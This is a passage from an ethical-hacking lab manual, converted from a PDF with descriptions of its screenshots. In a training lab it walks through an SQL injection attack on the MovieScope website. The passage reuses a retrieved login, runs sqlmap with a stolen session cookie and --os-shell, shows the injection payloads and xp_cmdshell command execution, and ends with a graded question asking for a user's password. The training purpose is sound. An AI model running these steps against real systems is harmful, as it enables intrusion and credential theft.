
The screenshot shows a Firefox browser window with the title "MS Home - MovieScope". The address bar displays the URL <http://www.moviescope.com/viewprofile.aspx?id=1>. The page content is for a user profile named "sam". The profile table contains the following data:

ID:	1
First Name:	sam
Last Name:	houston
Email:	sam@moviescope.com
Gender:	male

At the bottom of the table, there is a piece of injected JavaScript code: `javascript:_doPostBack('lnkloginstatus','')`. To the right of the profile table, there is a "Featured Movie Trailers" section with a thumbnail for "PARANORMAN".

24. The **Login** page appears; log in into the website using the retrieved credentials **john/qwerty**.

If a **Would you like Firefox to save this login for moviescope.com?** notification appears at the top of the browser window, click **Don't Save**.



25. You will observe that you have successfully logged into the MovieScope website with john's account, as shown in the screenshot.

Applications Places System Wed Mar 13, 02:43

MS Home - MovieScope <http://www.moviescope.com/viewprofile.aspx?id=2>

Import bookmarks... Parrot OS Hack The Box OSINT Services Vuln DB Privacy and Security Learning Resources

MOVESCOPE Admin | Logout

Home Features Trailers Photos Blog Contacts

View Profile

john profile


ID:	2
First Name:	john
Last Name:	smith
Email:	john@moviescope.com
Gender:	male

Featured Movie Trailers [View all ▾](#)

PARANORMAN

26. Now, switch back to the Parrot Terminal window. Run **sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="[cookie value which you have copied in Step#7]" --os-shell**.

In this query, **--os-shell** is the prompt for an interactive OS shell.



27. If the message **do you want sqlmap to try to optimize value(s) for DBMS delay responses** appears, type **Y** and press **Enter** to continue.

The screenshot shows a terminal window on a Parrot OS desktop environment. The terminal title is "sqlmap -u http://www.moviescope.com/viewprofile.aspx?id=1 --cookie="mscope=1jWydNf8wro=; ui-tabs-1=0" --os-shell - Parrot Terminal". The terminal content displays various SQL injection payloads and information gathered by sqlmap, including:

```
Type: time-based blind
Title: Microsoft SQL Server/Sybase time-based blind (IF)
Payload: id=1 WAITFOR DELAY '0:0:5'

Type: UNION query
Title: Generic UNION query (NULL) - 10 columns
Payload: id=1 UNION ALL SELECT NULL,NULL,NULL,CHAR(113)+CHAR(113)+CHAR(107)+CHAR(107)+CHAR(113)+CHAR(85)+CHAR(116)+CHAR(105)+CHAR(97)+CHAR(113)+CHAR(78)+CHAR(104)+CHAR(77)+CHAR(108)+CHAR(99)+CHAR(120)+CHAR(119)+CHAR(72)+CHAR(104)+CHAR(99)+CHAR(117)+CHAR(71)+CHAR(97)+CHAR(76)+CHAR(103)+CHAR(121)+CHAR(111)+CHAR(70)+CHAR(103)+CHAR(112)+CHAR(67)+CHAR(99)+CHAR(108)+CHAR(117)+CHAR(77)+CHAR(110)+CHAR(71)+CHAR(84)+CHAR(85)+CHAR(100)+CHAR(122)+CHAR(112)+CHAR(104)+CHAR(113)+CHAR(72)+CHAR(113)+CHAR(107)+CHAR(112)+CHAR(112)+CHAR(113),NULL,NULL,NULL,NULL,NULL-- khmy
---
[02:46:27] [INFO] the back-end DBMS is Microsoft SQL Server
web server operating system: Windows 2016 or 2022 or 10 or 11 or 2019
web application technology: ASP.NET, ASP.NET 4.0.30319, Microsoft IIS 10.0
back-end DBMS: Microsoft SQL Server 2017
[02:46:28] [INFO] testing if current user is DBA
[02:46:28] [INFO] checking if xp_cmdshell extended procedure is available, please wait..
[02:46:38] [WARNING] reflective value(s) found and filtering out
[02:46:38] [WARNING] time-based standard deviation method used on a model with less than 30 response times
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n]
Y
```

28. Once sqlmap acquires the permission to optimize the machine, it will provide you with the OS shell. Type **hostname** and press **Enter** to find the machine name where the site is running.
29. If the message **do you want to retrieve the command standard output?** appears, type **Y** and press **Enter**.

The screenshot shows a terminal window on a Parrot OS desktop environment. The title bar indicates the command being run: "sqlmap -u \"http://www.moviescope.com/viewprofile.aspx?id=1\" --cookie=\"mscope=1WydNf8wro=-; ui-tabs-1=0\" --os-shell - Parrot Terminal". The terminal window displays the results of a SQL injection exploit against a Microsoft SQL Server database. The output includes:

- CHAR(85)+CHAR(116)+CHAR(105)+CHAR(97)+CHAR(113)+CHAR(78)+CHAR(104)+CHAR(77)+CHAR(108)+CHAR(99)+CHAR(120)+CHAR(119)+CHAR(72)+CHAR(104)+CHAR(99)+CHAR(117)+CHAR(71)+CHAR(97)+CHAR(76)+CHAR(103)+CHAR(121)+CHAR(111)+CHAR(70)+CHAR(103)+CHAR(112)+CHAR(67)+CHAR(99)+CHAR(108)+CHAR(117)+CHAR(77)+CHAR(110)+CHAR(71)+CHAR(84)+CHAR(85)+CHAR(100)+CHAR(122)+CHAR(112)+CHAR(104)+CHAR(113)+CHAR(72)+CHAR(113)+CHAR(107)+CHAR(112)+CHAR(112)+CHAR(113),NULL,NULL,NULL,NULL,NULL,NULL-- khmy
-
- [02:46:27] [INFO] the back-end DBMS is Microsoft SQL Server
- web server operating system: Windows 2016 or 2022 or 10 or 11 or 2019
- web application technology: ASP.NET, ASP.NET 4.0.30319, Microsoft IIS 10.0
- back-end DBMS: Microsoft SQL Server 2017
- [02:46:28] [INFO] testing if current user is DBA
- [02:46:28] [INFO] checking if xp_cmdshell extended procedure is available, please wait..
- [02:46:38] [WARNING] reflective value(s) found and filtering out
- [02:46:38] [WARNING] time-based standard deviation method used on a model with less than 30 response times
- do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n]
- Y
- [02:47:31] [INFO] xp_cmdshell extended procedure is available
- [02:47:32] [INFO] testing if xp_cmdshell extended procedure is usable
- [02:47:33] [INFO] xp_cmdshell extended procedure is usable
- [02:47:33] [INFO] going to use extended procedure 'xp_cmdshell' for operating system command execution
- n
- [02:47:33] [INFO] calling Windows OS shell. To quit type 'x' or 'q' and press ENTER
- os> hostname
- do you want to retrieve the command standard output? [Y/n/a] Y

30. sqlmap will retrieve the hostname of the machine on which the target web application is running, as shown in the screenshot.

The screenshot shows a terminal window on a Parrot OS desktop environment. The title bar indicates the command being run: "sqlmap -u http://www.moviescope.com/viewprofile.aspx?id=1 --cookie="mscope=1jWydNf8wro=";ui-tabs-1=0" --os-shell - Parrot Terminal". The terminal output shows the following:

```
[02:46:27] [INFO] the back-end DBMS is Microsoft SQL Server
web server operating system: Windows 2016 or 2022 or 10 or 11 or 2019
web application technology: ASP.NET, ASP.NET 4.0.30319, Microsoft IIS 10.0
back-end DBMS: Microsoft SQL Server 2017
[02:46:28] [INFO] testing if current user is DBA
[02:46:28] [INFO] checking if xp_cmdshell extended procedure is available, please wait...
[02:46:38] [WARNING] reflective value(s) found and filtering out
[02:46:38] [WARNING] time-based standard deviation method used on a model with less than 30 response times
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n]
Y
[02:47:31] [INFO] xp_cmdshell extended procedure is available
[02:47:32] [INFO] testing if xp_cmdshell extended procedure is usable
[02:47:33] [INFO] xp_cmdshell extended procedure is usable
[02:47:33] [INFO] going to use extended procedure 'xp_cmdshell' for operating system command execution
[02:47:33] [INFO] calling Windows OS shell. To quit type 'x' or 'q' and press ENTER
os-shell> hostname
do you want to retrieve the command standard output? [Y/n/a] Y
command standard output:
---
Server2019
NULL
---
os-shell>
```

31. Type **TASKLIST** and press **Enter** to view a list of tasks that are currently running on the target system.

The screenshot shows a terminal window on a Parrot OS desktop environment. The terminal title is "sqlmap -u http://www.moviescope.com/viewprofile.aspx?id=1 --cookie="mscope=1|WyDNf8wro=" ui-tabs-1=0" --os-shell - Parrot Terminal". The window displays the following log output:

```
web server operating system: Windows 2016 or 2022 or 10 or 11 or 2019
web application technology: ASP.NET, ASP.NET 4.0.30319, Microsoft IIS 10.0
back-end DBMS: Microsoft SQL Server 2017
[02:46:28] [INFO] testing if current user is DBA
[02:46:28] [INFO] checking if xp_cmdshell extended procedure is available, please wait..
[02:46:38] [WARNING] reflective value(s) found and filtering out
[02:46:38] [WARNING] time-based standard deviation method used on a model with less than 30 response times
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n]
Y
[02:47:31] [INFO] xp_cmdshell extended procedure is available
[02:47:32] [INFO] testing if xp_cmdshell extended procedure is usable
[02:47:33] [INFO] xp_cmdshell extended procedure is usable
[02:47:33] [INFO] going to use extended procedure 'xp_cmdshell' for operating system command execution
[02:47:33] [INFO] calling Windows OS shell. To quit type 'x' or 'q' and press ENTER
os-shell> hostname
do you want to retrieve the command standard output? [Y/n/a] Y
command standard output:
---
Server2019
NULL
---
os-shell> TASKLIST
do you want to retrieve the command standard output? [Y/n/a] Y
```

32. If the message **do you want to retrieve the command standard output?** appears, type **Y** and press **Enter**.
33. The above command retrieves the tasks and displays them under the **command standard output** section, as shown in the screenshots below.

```
Applications Places System sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="mscope=1jWydNf8wro=; ui-tabs-1=0" --os-shell - Parrot Terminal
File Edit View Search Terminal Help
os-shell> TASKLIST
do you want to retrieve the command standard output? [Y/n/a] Y
command standard output:
NULL\tracker's Home
Image Name          PID Session Name      Session#   Mem Usage
=====
System Idle Process     0                   0           8 K
System                  4                   0          160 K
Registry                 84                  0        65,976 K
smss.exe                340                  0        1,204 K
csrss.exe               444                  0        5,436 K
csrss.exe               520                  1        4,700 K
wininit.exe              540                  0        6,800 K
winlogon.exe             576                  1        12,188 K
services.exe              660                  0       10,120 K
lsass.exe                672                  0       16,496 K
svchost.exe              780                  0        3,816 K
svchost.exe              804                  0       13,812 K
fontdrvhost.exe          828                  1        4,344 K
fontdrvhost.exe          836                  0        3,800 K
svchost.exe              912                  0        9,152 K
svchost.exe              968                  0        7,932 K
dwm.exe                  1020                 1       36,772 K
svchost.exe              468                  0       12,868 K
svchost.exe              652                  0        7,802 K
```

34. Following the same process, you can use various other commands to obtain further detailed information about the target machine.

35. To view the available commands under the OS shell, type **help** and press **Enter**.

The screenshot shows a terminal window titled "os-shell" running on a Parrot OS desktop environment. The terminal is executing the command `sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="mscope=1|WydNf8wro=" ui-tabs-1=0" --os-shell`. The output shows the user is prompted to retrieve command standard output (Y/n/a), and then displays a comprehensive list of Windows command names and their descriptions. The commands listed include ASSOC, ATTRIB, BREAK, BCDEDIT, CACLS, CALL, CD, CHCP, CHDIR, CHKDSK, CHKNTFS, CLS, CMD, COLOR, COMP, COMPACT, CONVERT, COPY, and DATE.

```
os-shell> help
do you want to retrieve the command standard output? [Y/n/a] Y
command standard output:
For more information on a specific command, type HELP command-name
ASSOC      Displays or modifies file extension associations.
ATTRIB     Displays or changes file attributes.
BREAK      Sets or clears extended CTRL+C checking.
BCDEDIT    Sets properties in boot database to control boot loading.
CACLS      Displays or modifies access control lists (ACLs) of files.
CALL       Calls one batch program from another.
CD         Displays the name of or changes the current directory.
CHCP       Displays or sets the active code page number.
CHDIR     Displays the name of or changes the current directory.
CHKDSK    Checks a disk and displays a status report.
CHKNTFS   Displays or modifies the checking of disk at boot time.
CLS        Clears the screen.
CMD         Starts a new instance of the Windows command interpreter.
COLOR      Sets the default console foreground and background colors.
COMP       Compares the contents of two files or sets of files.
COMPACT    Displays or alters the compression of files on NTFS partitions.
CONVERT   Converts FAT volumes to NTFS. You cannot convert the
          current drive.
COPY       Copies one or more files to another location.
DATE      Displays or sets the date.
```

36. This concludes the demonstration of how to launch a SQL injection attack against MSSQL to extract databases using sqlmap.
37. Close all open windows and document all the acquired information.
38. You can also use other SQL injection tools such as **Mole** (<https://sourceforge.net>), **jSQL Injection** (<https://github.com>), **NoSQLMap** (<https://github.com>), **Havij** (<https://github.com>) and **blind_sql_bitshifting** (<https://github.com>).

Question 15.1.1.1

Use the sqlmap tool to perform an SQL injection attack on the website www.moviescope.com to extract databases from the MSSQL database. Attempt to retrieve the table content of the column User_Login. Enter the password for the username steve.